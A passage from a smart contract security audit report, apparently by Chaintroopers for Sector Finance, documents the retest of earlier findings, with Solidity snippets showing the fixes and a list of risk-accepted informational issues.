45:         if (!whitelist[_address]) revert NotWhitelisted();
46:         _;
47:   }
```

and the modifier has been utilized in *depositIntoFarm*() functionality as shown below.

```
File: /src/strategies/modules/camelot/sectGrail.sol
105:  function depositIntoFarm(
106:        INFTPool _farm,
107:        uint256 positionId,
108:        uint256 amount
109:  ) external nonReentrant whenNotPaused onlyWhitelisted(address(_farm))
returns (uint256) {
```

Furthermore, in reference to finding *5.1.2,* the "checks-effects-interactions" pattern has been implemented in the *_allocate*() functionality and *nonReentrant*

reentrancy guard modifier has been also utilized for an added layer of security as shown below. Moreover, regarding issue *5.1.3,* the *onlyWhitelisted* modifier has been implemented in the contract to validate if the provided *usageAddress* address is whitelisted or not:

```
File:  /src/strategies/modules/camelot/sectGrail.sol
216:  function allocateToPosition(
217:        INFTPool _farm,
218:        uint256 positionId,
219:        uint256 amount
220:  )
221:        public
222:        nonReentrant
223:        whenNotPaused
224:        onlyWhitelisted(address(_farm))
225:        onlyPositionOwner(address(_farm), positionId)
226:  {
227:        bytes memory usageData = abi.encode(_farm, positionId);
228:        address usageAddress = _farm.yieldBooster();
229:        _allocate(usageAddress, amount, usageData);
230:  }
```

```
File: /src/strategies/modules/camelot/sectGrail.sol
237:  function _allocate(
238:        address usageAddress,
239:        uint256 amount,
240:        bytes memory usageData
241:  ) internal {
...
250:        allocations[msg.sender] = allocated + amount;
251:        xGrailToken.allocate(usageAddress, amount, usageData);
252:        emit Allocate(msg.sender, usageAddress, amount, usageData);
253:  }
```

Finally, in reference to High-risk issue *5.1.4,* the function now takes *_farm* and *positionId* as user-controlled arguments and they're getting validated by the used modifiers as shown below:

```
File: /src/strategies/modules/camelot/sectGrail.sol
256:  function deallocateFromPosition(
257:        INFTPool _farm,
258:        uint256 positionId,
259:        uint256 amount
260:  )
261:        public
262:        nonReentrant
263:        whenNotPaused
264:        onlyWhitelisted(address(_farm))
265:        onlyPositionOwner(address(_farm), positionId)
266:  {
…
282:  }
```

6.2 Retest of Medium Severity Findings

All (3 out of 3) vulnerabilities of MEDIUM risk were sufficiently addressed:

- *5.2.1 – Single positionOwners mapping corresponding to multiple farms at "sectGrail.sol"*
- *5.2.2 - Arbitrary lp and grailtoken withdrawal due to unvalidated input parameters in "withdrawFromFarm" at "SectGrail.sol"*
- *5.2.3 – Unsafe token transfers in "harvestFarm()" at "sectGrail.sol"*

Regarding the Medium-risk issue *5.2.1,* the mapping positionOwners is now updated to *mapping(address => mapping(uint256 => address))* , using as key the pair *farm address* and *positionId*, instead of the *positionId*, making it reusable between multiple different farms:

```
36: mapping(address => mapping(uint256 => address)) public positionOwners;
```

In reference to finding *5.2.2,* the *onlyWhitelisted* modifier has been implemented in the contract to validate if the provided *_farm* address is whitelisted or not as shown below:

```
File: /src/strategies/modules/camelot/sectGrail.sol
131:  function withdrawFromFarm(
132:        INFTPool _farm,
133:        uint256 positionId,
134:        uint256 amount
135:  )
136:        external
137:        nonReentrant
138:        whenNotPaused
139:        onlyPositionOwner(address(_farm), positionId)
140:        onlyWhitelisted(address(_farm))
141:        returns (uint256)
142:  {
```

Finally, regarding the Medium-risk issue *5.2.3,* the tokens array is not user-controlled anymore and the "*onlyWhitelisted*" modifier has been utilized in *harvestFarm*() to check if the farm provided is whitelisted or not as shown below:

```
File:  /src/strategies/modules/camelot/sectGrail.sol
181:  function harvestFarm(INFTPool _farm, uint256 positionId)
182:        external
183:        nonReentrant
184:        whenNotPaused
185:        onlyPositionOwner(address(_farm), positionId)
186:        onlyWhitelisted(address(_farm))
187:        returns (uint256[] memory harvested)
188:  {
```

6.3 Retest of Low Severity Findings

Twelve (12 out of 13) vulnerabilities of LOW risk were sufficiently addressed:

- *5.3.1 - External user might benefit from leftover tokens in "harvest" at "HLPCore.sol"*
- *5.3.2 - Unsafe maximum approval for an unvalidated address in "depositIntoFarm" at "sectGrail.sol"*
- *5.3.4 - Missing empty array check in "harvestFarm" at "sectGrail.sol"*
- *5.3.5 - Missing reentrancy attack protection in "deallocate" and "allocate" at "sectGrail.sol"*
- *5.3.6 - Event not emitted in "transferSectGrail" and "deallocateSectGrail" functionalities at "CamelotSectGrailFarm.sol"*
- *5.3.7 - Lack of circuit breaker in "SectGrail.sol"*
- *5.3.8 - Usage of Deprecated safeApprove() at AaveModule.sol*
- *5.3.9 - Usage of Deprecated safeApprove() at CamelotFarm.sol*
- *5.3.10 - Usage of Deprecated safeApprove() at CamelotSectGrailFarm.sol*
- *5.3.11 - Usage of Deprecated safeApprove() at SectGrail.sol*
- *5.3.12 - Usage of Deprecated safeApprove() at SolidlyFarm.sol*
- *5.3.13 – Unvalidated address in "transferSectGrail" functionality at "CamelotSectGrailFarm.sol"*

Regarding issue *5.3.1*, the contract now calls *_increasePosition* with the whole balance as an argument (“*balanceOf(address(this)”)* and the “*if*” condition check has been removed so there would be no leftovers:

```
File: /src/strategies/hlp/HLPCore.sol
316:  function harvest(
317:        HarvestSwapParams[] calldata uniParams,
318:        HarvestSwapParams[] calldata lendingParams
319:  )
…
324:        returns (uint256[] memory farmHarvest, uint256[] memory
lendHarvest)
325:  {
..
330:        // compound our lp position
331:        _increasePosition(underlying().balanceOf(address(this)));
332:        emit Harvest(startTvl);
333:  }
```

In reference to the issue *5.3.2,* the *onlyWhitelisted* modifier has been implemented in the contract to validate if the provided *_farm* address is whitelisted or not as shown below:

```
File: /src/strategies/modules/camelot/sectGrail.sol
105:  function depositIntoFarm(
106:        INFTPool _farm,
107:        uint256 positionId,
108:        uint256 amount
109:  ) external nonReentrant whenNotPaused onlyWhitelisted(address(_farm))
returns (uint256) {
```

In reference to finding *5.3.4,* the tokens array is not user-controlled anymore, *harvestFarm*() only takes *_farm* and *positionId* as a user-controlled arguments as shown below:

```
File:  /src/strategies/modules/camelot/sectGrail.sol
181:  function harvestFarm(INFTPool _farm, uint256 positionId)
182:        external
183:        nonReentrant
184:        whenNotPaused
185:        onlyPositionOwner(address(_farm), positionId)
186:        onlyWhitelisted(address(_farm))
187:        returns (uint256[] memory harvested)
188:  {
```

Regarding finding *5.3.5,* the *nonReentrant* reentrancy guard modifier has been utilized in both *allocate*() and *deallocate*() functionalities as shown below:

```
File:  /src/strategies/modules/camelot/sectGrail.sol
216:  function allocateToPosition(
217:        INFTPool _farm,
218:        uint256 positionId,
219:        uint256 amount
220:  )
221:        public
222:        nonReentrant
223:        whenNotPaused
224:        onlyWhitelisted(address(_farm))
225:        onlyPositionOwner(address(_farm), positionId)
…
```

```
File: /src/strategies/modules/camelot/sectGrail.sol
256:  function deallocateFromPosition(
257:        INFTPool _farm,
258:        uint256 positionId,
259:        uint256 amount
260:  )
261:        public
262:        nonReentrant
263:        whenNotPaused
264:        onlyWhitelisted(address(_farm))
265:        onlyPositionOwner(address(_farm), positionId)
266:  {
```

In reference to finding *5.3.6,* the *transferSectGrail*() and *deallocateSectGrail*() functionalities emit events as shown below:

```
File: /src/strategies/modules/camelot/CamelotSectGrailFarm.sol
52:
53:   function transferSectGrail(address to, uint256 amount) external
onlyOwner {
54:         if (to == address(0)) revert ZeroAddress();
55:         IERC20(address(sectGrail)).safeTransfer(to, amount);
56:         emit TransferSectGrail(to, amount);
57:   }
58:
59:   function deallocateSectGrail(uint256 amount) external onlyOwner {
60:         sectGrail.deallocateFromPosition(_farm, positionId, amount);
61:         emit DeallocateSectGrail(positionId, amount);
62:   }
63:
```

Regarding the Low-risk issue *5.3.7,* the *SectGrail*.sol now inherits *openzeppelin's PausableUpgradeable* as shown below.

```
14: import { PausableUpgradeable } from "@openzeppelin/contracts-
upgradeable/security/PausableUpgradeable.sol";
```

In reference to findings *5.3.8, 5.3.9, 5.3.10, 5.3.11* and *5.3.12,* the contract now uses *safeIncreaseAllowance*() as shown below:

```
65: underlying().safeIncreaseAllowance(address(_comptroller),
type(uint256).max);
66: short().safeIncreaseAllowance(address(_comptroller),
type(uint256).max);
```

Finally, regarding the Low risk finding *5.3.13,* the *transferSectGrail*() functionality checks the provided address to not to be the zero address as shown below.

```
53:   function transferSectGrail(address to, uint256 amount) external
onlyOwner {
54:         if (to == address(0)) revert ZeroAddress();
55:         IERC20(address(sectGrail)).safeTransfer(to, amount);
56:         emit TransferSectGrail(to, amount);
57:   }
```

One (1 out 13) vulnerability of LOW risk has been partially fixed and was downgraded to INFORMATIONAL issue. Furthermore, it was marked as Risk Accepted.

- *5.3.3 - ERC20 tokens might not implement "decimals" function*

The *decimals* method is now called in the constructor of AAVE module. This way *unsupported* tokens will fail on deployment. According to the Sector finance team, other instances are non-critical read methods:

```
File: /src/strategies/modules/aave/AaveModule.sol
42:   constructor(
43:         address comptroller_,
44:         address cTokenLend_,
45:         address cTokenBorrow_
46:   ) {
…
58:
59:         uDec = IERC20Metadata(address(underlying())).decimals();
60:         sDec = IERC20Metadata(address(short())).decimals();
61:   }
```

6.4 Retest of Informational Findings

Five (5 out of 15) findings of no risk (INFORMAITONAL) were sufficiently addressed:

- *5.4.6 - positionOwners mapping not updated when position is deleted in "withdrawFromFarm" at "sectGrail.sol"*
- *5.4.7 - Inconsistent return value in "_harvestLending" at "CompoundFarm.sol"*
- *5.4.9 - No upper bound check for array length in "harvestFarm()" at "sectGrail.sol"*
- *5.4.10 - Floating pragma in multiple contracts*
- *5.4.11 - Inconsistent return value in "_harvestFarm" at "CamelotSectGrailFarm.sol"*

Regarding the INFORMATIONAL finding *5.4.6*, the position is now removed:.

```
        if (!_farm.exists(positionId)) {
            ...
            positionOwners[address(_farm)][positionId] = address(0);
            positionId = 0;
        }
```

In reference to findings *5.4.7* and *5.4.11*, the functionalities have been refactored:

```
41:         uint256 farmHarvest = _farmToken.balanceOf(address(this));
42:         if (farmHarvest == 0) return harvested;
```

The second function now uses a new *uint256* memory array called farmed Tokens to keep the returned hervestedTokens and returns the empty array harvested if *farmedTokens[0] == 0* , fixing the inconsistency.

```
File: src/strategies/modules/camelot/CamelotSectGrailFarm.sol
096:  function _harvestFarm(HarvestSwapParams[] calldata swapParams)
097:         internal
098:         override
099:         returns (uint256[] memory harvested)
100:  {
101:         uint256[] memory farmedTokens = sectGrail.harvestFarm(_farm,
positionId);
102:         if (farmedTokens[0] == 0) return harvested;
103:
```

Regarding finding *5.4.9,* the *harvestFarm*() functionality now only takes *_farm* address and *positionId* as user-controlled arguments as shown below:

```
File:  /src/strategies/modules/camelot/sectGrail.sol
181:  function harvestFarm(INFTPool _farm, uint256 positionId)
182:         external
183:         nonReentrant
184:         whenNotPaused
185:         onlyPositionOwner(address(_farm), positionId)
186:         onlyWhitelisted(address(_farm))
187:         returns (uint256[] memory harvested)
188:  {
```

In reference to finding *5.4.10,* the pragma has been updated. For example:

```
File: /src/strategies/modules/camelot/interfaces/ICamelotMaster.sol
2: pragma solidity 0.8.16;
3:
```

The rest INFORMATIONAL findings (10 out 15) have been marked as Risk Accepted:

- *5.4.1 - Unvalidated addresses in constructor at "SolidlyFarm.sol"*
- *5.4.2 - Unvalidated addresses in constructor at "CamelotSectGrailFarm.sol"*
- *5.4.3 - Unvalidated addresses in constructor at "AaveModule.sol"*
- *5.4.4 - Unvalidated addresses in constructor at "CamelotFarm.sol"*
- *5.4.5 - Unvalidated addresses in "initialize()" at "sectGrail.sol"*
- *5.4.8 - Centralization Risk due to high amount of approved tokens allowance*
- *5.4.12 - Update of parameters and addresses is not possible after initialization at "sectGrail.sol"*
- *5.4.13 - No upper bound check for array length in "_harvestFarm()" at "SolidlyFarm.sol"*
- *5.4.14 - Update of parameters and addresses is not possible after initialization at "CamelotSectGrailFarm.sol"*
- *5.4.15 - Update of parameters and addresses is not possible after initialization at "SolidlyFarm.sol"*

References & Applicable Documents

Ref.	Title	Version
N/A	*N/A*	*N/A*

Document History

Revision	Description	Changes Made By	Date
0.5	*Initial Draft*	*Chaintroopers*	*May 15th, 2023*
1.0	*First Version*	*Chaintroopers*	*May 15th, 2023*
1.1	*Added retest results*	*Chaintroopers*	*May 18th, 2023*